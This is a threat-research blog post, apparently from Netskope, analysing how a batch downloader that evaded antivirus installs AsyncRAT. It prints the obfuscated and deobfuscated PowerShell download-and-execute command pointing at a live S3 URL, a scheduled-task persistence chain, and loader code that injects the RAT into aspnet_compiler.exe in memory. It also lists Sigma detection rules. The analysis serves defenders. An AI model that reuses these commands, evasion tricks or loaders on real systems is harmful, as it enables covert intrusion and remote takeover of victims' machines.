
AsyncRAT: Using Fully Undetected Downloader

netskope.com/blog/asyncrat-using-fully-undetected-downloader

Gustavo Palazolo August 29, 2022



Summary


AsyncRAT is an open-source remote administration tool released on GitHub in January 2019. It's designed to remotely control computers via encrypted connection, providing complete control via functionalities such as:

- View and record screen
- Keylogger
- Upload, download and execute files
- Chat communication
- Persistence mechanisms
- Disable Windows Defender
- Shutdown / Restart the machine
- DOS attack

Although the official GitHub repository contains a legal disclaimer, AsyncRAT is popularly used by attackers and even some APT groups. Netskope Threat Labs recently came across a FUD (Fully Undetected) Batch script which is downloading AsyncRAT from an Amazon S3

Bucket. At the time of our analysis, the Batch script wasn't being detected by any of the antivirus engines on VirusTotal. The attacker used some simple techniques to make the script fly under the radar, as we will describe later in this analysis.


The downloaded file (second stage) is a PowerShell script that creates and uses multiple files to execute AsyncRAT, which is injected into a legitimate process.



In this blog post, we will analyze the complete infection flow of AsyncRAT, from the FUD BAT downloader spotted by the MalwareHunterTeam to the last payload.

Stage 01 – FUD Downloader

The first stage is a batch script that contains zero detections on VirusTotal.




No security vendors and 1 sandbox flagged this file as malicious

16b4a6fec76b452f77a6832871ff2e906d673e557a0e6c2673fc952181d1319b

OutPut-10.bat

direct-cpu-clock-access malware text

FUD AsyncRAT downloader.
Although no AV vendor is detecting the file, it contains many detections via Sigma and IDS rules, as well as by sandboxes used by VirusTotal.



Crowdsourced Sigma Rules

CRITICAL 0	HIGH 3	MEDIUM 3	LOW 3

1 match for rule Suspicious PowerShell Sub Processes by Florian Roth, Tim Shelton from Sigma Integrated Rule Set (GitHub)
↳ *Detects suspicious sub processes spawned by PowerShell*

1 match for rule Suspicious PowerShell Invocations - Specific by Florian Roth (rule), Jonhnathan Ribeiro from Sigma Integrated Rule Set (GitHub)
↳ *Detects suspicious PowerShell invocation command parameters*


1 match for rule Powerup Write Hijack DLL by Subhash Popuri (@pbssubhash) from Sigma Integrated Rule Set (GitHub)
↳ *Powerup tool's Write Hijack DLL exploits DLL hijacking for privilege escalation. In it's default mode, it builds a self deleting .bat file which executes malicious command. The detection rule relies on creation of the malicious bat file (debug.bat by default).*

1 match for rule Windows PowerShell Web Request by James Pemberton / @4A616D6573 from Sigma Integrated Rule Set (GitHub)
↳ *Detects the use of various web request methods (including aliases) via Windows PowerShell command*


1 match for rule Suspicious aspnet_compiler.exe Execution by frack113 from Sigma Integrated Rule Set (GitHub)
↳ *Execute C# code with the Build Provider and proper folder structure in place.*

1 match for rule Suspicious Process Creation by Florian Roth from SOC Prime Threat Detection Marketplace
↳ *Detects suspicious process starts on Windows systems based on keywords*

Sigma rules detecting malicious behavior.
The file not being detected is likely due to a long string added in the file multiple times (more than 100) by the attacker.




Commented strings added to the file.
The string is always the same and is in Japanese. Doing a rough translation, this string seems to be nonsense words added by the attacker.


I'm sorry, I'm sorry, but I'm sorry. After opening the door, you can open the door after opening the door. If you do not open the door, you will be able to open the door. I'm sorry, but I'm sorry. If you don't know what you're talking about, you'll have to change the smoke ratio. I'm just talking about what I'm talking about. I'm sorry, but I'm sorry, but I'm sorry. I'm sorry, I'm sorry, but I'm sorry. I'm sorry, I'm sorry.

Rough translation from the string found multiple times in the file.

The malicious command is quite simple and it can be found within the nonsense strings. It's slightly obfuscated, which probably contributes to the absence of detection.


```
:♣香私ンン♁西ѵ俻迪eン杰Կѵ搼e⊐私迪eよ搼俻E┬比儿┬ıԿ广㠾縺д喤E开夕♣ᆁ儿\よヨ喤e香\e广縺私ㄎ耶д+开广よン香德ン开
:♣香私ンン♁西ѵ俻迪eン杰Կѵ搼e⊐私迪eよ搼俻E┬比儿┬ıԿ广㠾縺д喤E开夕♣ᆁ儿\よヨ喤e香\e广縺私ㄎ耶д+开广よン香德ン开
C^M^D.%rHX%X%rHX% /C P^OW%rHX%RSH%rHX%LL.%rHX%X%rHX% -N^O^P -WI^N^D HIDD%rHX%N -%rHX%X%rHX%C B^YPA^SS
:♣香私ンン♁西ѵ俻迪eン杰Կѵ搼e⊐私迪eよ搼俻E┬比儿┬ıԿ广㠾縺д喤E开夕♣ᆁ儿\よヨ喤e香\e广縺私ㄎ耶д+开广よン香德ン开
:♣香私ンン♁西ѵ俻迪eン杰Կѵ搼e⊐私迪eよ搼俻E┬比儿┬ıԿ广㠾縺д喤E开夕♣ᆁ儿\よヨ喤e香\e广縺私ㄎ耶д+开广よン香德ン开
:♣香私ンン♁西ѵ俻迪eン杰Կѵ搼e⊐私迪eよ搼俻E┬比儿┬ıԿ广㠾縺д喤E开夕♣ᆁ儿\よヨ喤e香\e广縺私ㄎ耶д+开广よン香德ン开
```

```
SET rHX=E
C^M^D.%rHX%X%rHX% /C P^OW%rHX%RSH%rHX%LL.%rHX%X%rHX% -N^O^P -WI^N^D HIDD
%rHX%N -%rHX%X%rHX%C B^YPA^SS -NO^NI [BYT%rHX%[]];$vjpi='I%rHX%X(N%rHX%
W-OBJ%rHX%CT N%rHX%T.W';$Jzzm='%rHX%BCLI%rHX%NT).DOWNLO';[BYT%rHX%
[]];$AYeD='TUUL(''https://buckotx.s3.amazonaws.com/x.png'')'.R%rHX%PLAC
%rHX%('TUUL','ADSTRING');[BYT%rHX%[]];I%rHX%X($vjpi+$Jzzm+$AYeD)
```

```
CMD.EXE /C POWERSHELL.EXE -NOP -WIND HIDDEN -EXEC BYPASS -NONI [BYTE[]];
IEX(IEX(NEW-OBJECT NET.WEBCLIENT).DOWNLOADSTRING('https://buckotx.s3.amazonaws.com/x.png'))
```

Command executed by the batch file.

The command downloads and executes the second stage via PowerShell from an Amazon S3 bucket.

Stage 02 – PowerShell

The file downloaded from the Amazon S3 bucket is a PowerShell script. As we demonstrated in the diagram in the summary section, this script creates multiple files to execute the last stage.

First, it creates a folder named "Not" in "C:\ProgramData".


```
$L1 = "C:\ProgramData\Not"
New-Item $L1 -ItemType Directory -Force
start-sleep 2
```

Second stage creating a directory.

Then, it creates five files in this directory. The primary goal of this stage is to run another PowerShell script in a chained execution, described below:

1. File "xx.vbs" is executed by the second stage;

2. File “xx.vbs” executes file “xx.bat”;
3. File “xx.bat” executes file “Bin.vbs” via scheduled task;
4. File “Bin.vbs” executes file “Bin.bat”;
5. And finally, “Bin.bat” executes “Bin.ps1” via PowerShell.



```
start-sleep 7
$Q = "C:\ProgramData\Not\xx.vbs"
start $Q
```

1

```
on error resume next
on error resume next
on error resume next
WScript.Sleep(2000)
set A = CreateObject("WScript.Shell")
A.run "C:\ProgramData\Not\xx.bat",0
```

2

```
schtasks.exe /create /tn App /sc minute  /mo 3 /tr "C:\ProgramData\Not\Bin.vbs"
```

3


```
on error resume next
With CreateObject("WScript.Shell")
.Run "C:\ProgramData\Not\Bin.bat", 0, True
End With
```

4

```
PowerShell -NoProfile -ExecutionPolicy Bypass -Command C:\ProgramData\Not\Bin.ps1
```

Chained execution to run “Bin.ps1”.


There are two PE files within the last PowerShell script.



```
Function Binary2String([String] $Yatak) {
    $byteList = [System.Collections.Generic.List[Byte]]::new()
    for ($i = 0; $i -lt $Yatak.Length; $i +=8) {
        $byteList.Add([Convert]::ToByte($Yatak.Substring($i, 8), 2))
    }
    return [System.Text.Encoding]::ASCII.GetString($byteList.ToArray())
}
Function HexaToByte([String] $IN) {
    $data = $IN.Replace('@','0')
    $bytes = New-Object -TypeName byte[] -ArgumentList ($data.Length / 2)
    for ($i = 0; $i -lt $data.Length; $i += 2) {
        $bytes[$i / 2] = [Convert]::ToByte($data.Substring($i, 2), 16)
    }
    return [byte[]]$bytes
}

start-sleep 1

$serv = '4D5A9@@@@3@@@@@@@4@@@@@@FFFF@@@@B8@@@@@@@@@@@@@@4@@@@@@@@@@@@@@@@@@@

$Data = '4D5A9@@@@3@@@@@@@4@@@@@@FFFF@@@@B8@@@@@@@@@@@@@@4@@@@@@@@@@@@@@@@@@@
```

Two PE files within the last PowerShell script.

The first file is known as "RunPE" and it's used to inject AsyncRAT into a legitimate process, which is the second PE file in the script.




```
[byte[]] $AsyncRAT = HexaToByte($serv)
[byte[]] $RunPE = HexaToByte($DATA)
$path  = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe"
$NN1 = [System.Reflection.Assembly]::Load(($RunPE))
$NN2 = $NN1.GetType("GIT.local");
$NN3 = $NN2.GetMethod("Execute");
$NN3.Invoke($null,[object[]] ($path, $AsyncRAT));
```

PowerShell running RunPE.

The PowerShell script loads RunPE directly into memory, so none of the PE files are written into disk.

Stage 03 – RunPE

This file is responsible for injecting AsyncRAT into another process using Process Hollowing. It's developed in .NET and protected with Confuser.

